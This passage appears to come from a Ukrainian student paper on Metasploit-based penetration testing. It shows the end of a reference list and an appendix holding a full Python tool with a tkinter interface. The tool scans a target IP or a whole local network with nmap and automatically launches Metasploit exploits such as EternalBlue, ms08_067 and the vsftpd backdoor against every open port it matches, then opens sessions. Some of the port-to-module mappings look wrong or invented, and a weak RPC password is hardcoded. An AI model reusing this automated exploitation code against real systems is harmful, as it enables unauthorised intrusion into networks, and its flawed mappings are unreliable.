8. GeeksforGeeks. Загрози інформаційній безпеці [Електронний ресурс]. – Режим доступу: https://www.geeksforgeeks.org/threats-to-information-security/ (дата звернення: 10.04.2025).

9. HackerOne. 7 Pentesting Tools You Must Know About [Електронний ресурс]. Режим доступу: https://www.hackerone.com/knowledge-center/7-pentesting-tools-you-must-know-about (дата звернення: 10.04.2025).
10. Metasploit Unleashed. Introduction [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploit-unleashed/introduction/ (дата звернення: 10.04.2025).
11. HackTheBox Blog. Metasploit Project [Електронний ресурс]. – Режим доступу: https://www.hackthebox.com/blog/metasploit-tutorial (дата звернення: 10.04.2025).
12. OffSec. MSFconsole: переваги використання [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploit-unleashed/msfconsole/#benefits-to-using-msfconsole (дата звернення: 10.04.2025).
13. OffSec. Metasploit Filesystem and Libraries [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploit-unleashed/filesystem-and-libraries/ (дата звернення: 10.04.2025).
14. OffSec. Auxiliary Module Reference [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploit-unleashed/auxiliary-module-reference/ (дата звернення: 10.04.2025).
15. OffSec. Payloads in Metasploit [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploitunleashed/payloads/ (дата звернення: 10.04.2025).
16. Rapid7 Docs. Using Exploits in Metasploit [Електронний ресурс]. – Режим доступу: https://docs.rapid7.com/metasploit/using-exploits/ (дата звернення: 10.04.2025).
17. Rapid7 Docs. Post-Exploitation Documentation [Електронний ресурс]. – Режим доступу: https://docs.rapid7.com/metasploit/about-post-exploitation/ (дата звернення: 10.04.2025).
18. Metasploit Modules Overview [Електронний ресурс]. – Режим доступу: https://docs.metasploit.com/docs/modules.html (дата звернення: 10.04.2025).

19. SimulationCyber. HD Moore – Metasploit 101 [Електронний ресурс]. – Режим доступу: https://simulationcyber.com/metasploit-101/ (дата звернення: 10.04.2025).
20. HackTheBox Blog. MSFConsole Example Usage [Електронний ресурс]. – Режим доступу: https://www.hackthebox.com/blog/metasploit-tutorial (дата звернення: 10.04.2025).
21. PeerSpot. Rapid7 Metasploit: Pros and Cons [Електронний ресурс]. – Режим доступу: https://www.peerspot.com/products/rapid7-metasploit-pros-and-cons (дата звернення: 10.04.2025).
22. Coalfire Blog. Pymetasploit3 – Metasploit Automation Library [Електронний ресурс]. – Режим доступу: https://coalfire.com/the-coalfire-blog/pymetasploit3-metasploit-automation-library (дата звернення: 10.04.2025).
23. Metasploit Framework Documentation – Modules and Architecture [Електронний ресурс]. – Режим доступу: https://www.offsec.com/metasploit-unleashed/filesystem-and-libraries/ (дата звернення: 10.04.2025).

Додаток А. Код програми

```
import nmap  # Модуль для сканування портів
import tkinter as tk
from tkinter import scrolledtext
from pymetasploit3.msfrpc import MsfRpcClient
import time

# Функція для сканування діапазону портів на одному IP
def scan_ports(ip, port_range):
    """
    Використовуємо nmap для сканування заданого діапазону портів
(port_range) на вказаній IP-адресі (ip).
    Повертає список відкритих портів.
    """
    nm = nmap.PortScanner()
    nm.scan(ip, arguments=f'-p {port_range}')
    open_ports = []
    for host in nm.all_hosts():
        if nm[host].state() == 'up':
            for proto in nm[host].all_protocols():
                lport = nm[host][proto].keys()
                for port in lport:
                    if nm[host][proto][port]['state'] == 'open':
                        open_ports.append(port)
    return open_ports

# Функція для вибору експлойта за відкритим портом
def get_exploit_by_port(port):
    """
    Повертає назву експлойта (exploit) відповідно до відкритого порту.
    Якщо експлойт не знайдено, повертає None.
    """
    exploits = {
       21: 'unix/ftp/vsftpd_234_backdoor',
        22: 'exploit/unix/ssh/sshexploit',
        23: 'exploit/unix/telnet/telnet_login',
        25: 'auxiliary/scanner/smtp/smtp_enum',
        53: 'exploit/unix/dns/bind_tsig',
        80: 'exploit/windows/http/reverse_proxy',
        111: 'exploit/multi/http/apache_chunked',
        139: 'exploit/windows/smb/ms08_067_netapi',
        445: 'exploit/windows/smb/ms17_010_eternalblue',
        512: 'exploit/windows/smb/ms17_010_eternalblue',
        513: 'exploit/windows/smb/ms17_010_eternalblue',
        514: 'exploit/windows/smb/ms17_010_eternalblue',
        1099: 'exploit/multi/misc/java_rmi_server',
        1524: 'exploit/unix/rsh/rsh_stack_buffer_overflow',
        2049: 'exploit/unix/nfs/nfsmount_exploit',
        2121: 'exploit/unix/ftp/proftpd_modcopy_exec',
        3306: 'exploit/linux/mysql/mysql_udf_payload',
        3632: 'exploit/unix/daemon/distcc_exec',
        5432: 'exploit/linux/mysql/mysql_udf_payload',
    }
    return exploits.get(port, None)
```

```
# Функція для виконання експлойта через Metasploit
def exploit_port(client, ip, port, exploit_name):
    """
    Виконує експлойт (exploit_name) проти заданої IP-адреси (ip) і порту
(port),
    використовуючи клієнт Metasploit (client).
    Повертає True, якщо експлуатація вдалася, і False – якщо ні.
    """
    try:
        # Використання потрібного експлойта
        exploit = client.modules.use('exploit', exploit_name)
        exploit['RHOSTS'] = ip
        exploit['RPORT'] = port

        # Отримуємо список можливих payload
        payloads = list(exploit.payloads)
        if payloads:
            payload = payloads[0]  # За замовчуванням використовуємо перший
доступний payload
            exploit.execute(payload=payload)
        else:
            log_text.insert(tk.END, f"Не вдалося знайти відповідний payload
для {exploit_name}\n")
            return False

        # Робимо паузу, щоб дати час на відкриття сесії
        time.sleep(5)

        # Перевірка наявних сесій
        session_list = client.sessions.list
        if session_list:
            log_text.insert(tk.END, f"Успішна експлуатація! Відкриті сесії:
{session_list}\n")
            return True
        else:
            log_text.insert(tk.END, f"Невдала експлуатація порту{port} на
{ip}\n")
            return False
    except Exception as e:
        log_text.insert(tk.END, f"Помилка під час експлуатації {ip}:{port}
\n")
        return False

# Функція для сканування та експлуатації IP через інтерфейс
def scan_and_exploit():
    """
    Зчитує IP та діапазон портів із полів введення, виконує сканування
    і для кожного відкритого порту намагається знайти та застосувати
експлойт.
    """
    ip = ip_entry.get()
    port_range = port_range_entry.get()

    if not ip:
        log_text.insert(tk.END, "Введіть IP для сканування.\n")
        return
```

```
    log_text.insert(tk.END, f"Сканування {ip} у діапазоні портів
{port_range}...\n")

    open_ports = scan_ports(ip, port_range)

    if open_ports:
        log_text.insert(tk.END, f"Відкриті порти на {ip}: {open_ports}\n")
        for port in open_ports:
            exploit_name = get_exploit_by_port(port)

            if exploit_name:
                log_text.insert(tk.END, f"Спроба використання експлойта
{exploit_name} для порту {port}...\n")
                success = exploit_port(client, ip, port, exploit_name)
                if success:
                    log_text.insert(tk.END, f"Експлуатацію порту {port} на
{ip} успішно завершено.\n")
                else:
                    log_text.insert(tk.END, f"Не вдалося експлуатувати порт
{port} на {ip}.\n")
            else:
                log_text.insert(tk.END, f"Експлойт для порту {port} не
знайдено.\n")
    else:
        log_text.insert(tk.END, f"Відкриті порти на {ip} не знайдено.\n")

        # Функція для сканування локальної мережі
def scan_local_network():
    """
    Виконує сканування локальної мережі в межах діапазону 192.168.0.103/24,
    виводить список активних хостів та намагається експлуатувати відкриті
порти.
    """
    nm = nmap.PortScanner()
    log_text.insert(tk.END, "Сканування локальної мережі...\n")
    nm.scan(hosts='192.168.0.103/24', arguments='-sn')  # Сканування всіх
хостів у мережі

    active_hosts = [host for host in nm.all_hosts() if nm[host].state() ==
'up']

    if active_hosts:
        log_text.insert(tk.END, f"Активні хости: {active_hosts}\n")

        port_range = port_range_entry.get()  # Наприклад: '20-100' або
'22,80,443'
        log_text.insert(tk.END, f"Обраний діапазон портів: {port_range}\n")

        for ip in active_hosts:
            log_text.insert(tk.END, f"Сканування портів на {ip}...\n")

            # Скануємо порти на активному хості
            nm.scan(hosts=ip, ports=port_range, arguments='-sS')  # SYN
scan по обраному діапазону

            open_ports = []
```

```
            if 'tcp' in nm[ip]:
                open_ports = [port for port, port_data in
nm[ip]['tcp'].items() if port_data['state'] == 'open']

            if open_ports:
                log_text.insert(tk.END, f"Відкриті порти на {ip}:
{open_ports}\n")
                for port in open_ports:
                    exploit_name = get_exploit_by_port(port)
                    if exploit_name:
                        log_text.insert(tk.END, f"Спроба використання
експлойта {exploit_name} для порту {port} на {ip}...\n")
                        success = exploit_port(client, ip, port,
exploit_name)
                        if success:
                            log_text.insert(tk.END, f"Експлуатацію порту
{port} на {ip} успішно завершено.\n")
                        else:
                            log_text.insert(tk.END, f"Не вдалося
експлуатувати порт {port} на {ip}.\n")
                    else:
                        log_text.insert(tk.END, f"Експлойт для порту {port}
не знайдено.\n")
            else:
                log_text.insert(tk.END, f"Відкриті порти на {ip} не
знайдено.\n")
    else:
        log_text.insert(tk.END, "Активних хостів у локальній мережі не
знайдено.\n")

# Ініціалізація інтерфейсу tkinter
root = tk.Tk()
root.title("Сканування та експлуатація портів")

# Поля введення IP-адреси
tk.Label(root, text="Введіть IP для сканування:").grid(row=0, column=0,
padx=5, pady=5)
ip_entry = tk.Entry(root)
ip_entry.grid(row=0, column=1, padx=5, pady=5)

# Поля введення діапазону портів
tk.Label(root, text="Введіть діапазон портів (наприклад, 1-
1000):").grid(row=1, column=0, padx=5, pady=5)
port_range_entry = tk.Entry(root)
port_range_entry.grid(row=1, column=1, padx=5, pady=5)
port_range_entry.insert(0, '1-10000')

# Кнопка для запуску сканування та експлуатації
scan_button = tk.Button(root, text="Сканувати та використовувати
експлойти", command=scan_and_exploit)
scan_button.grid(row=2, column=0, columnspan=2, padx=5, pady=5)

# Кнопка для сканування локальної мережі
local_scan_button = tk.Button(root, text="Сканувати локальну мережу",
command=scan_local_network)
local_scan_button.grid(row=3, column=0, columnspan=2, padx=5, pady=5)
```

```
# Поле для виведення логів
log_text = scrolledtext.ScrolledText(root, width=60, height=20)
log_text.grid(row=4, column=0, columnspan=2, padx=5, pady=5)

# Підключення до Metasploit
try:
    # Підключаємося до Metasploit, використовуючи RPC (пароль '123456',
порт 55552, IP '127.0.0.1')
    client = MsfRpcClient('123456', server='127.0.0.1', port=55552)
    log_text.insert(tk.END, "Підключення до Metasploit успішно.\n")
except Exception as e:
    log_text.insert(tk.END, f"Помилка підключення до Metasploit:
{str(e)}\n")

# Запуск головного циклу інтерфейсу
root.mainloop()
```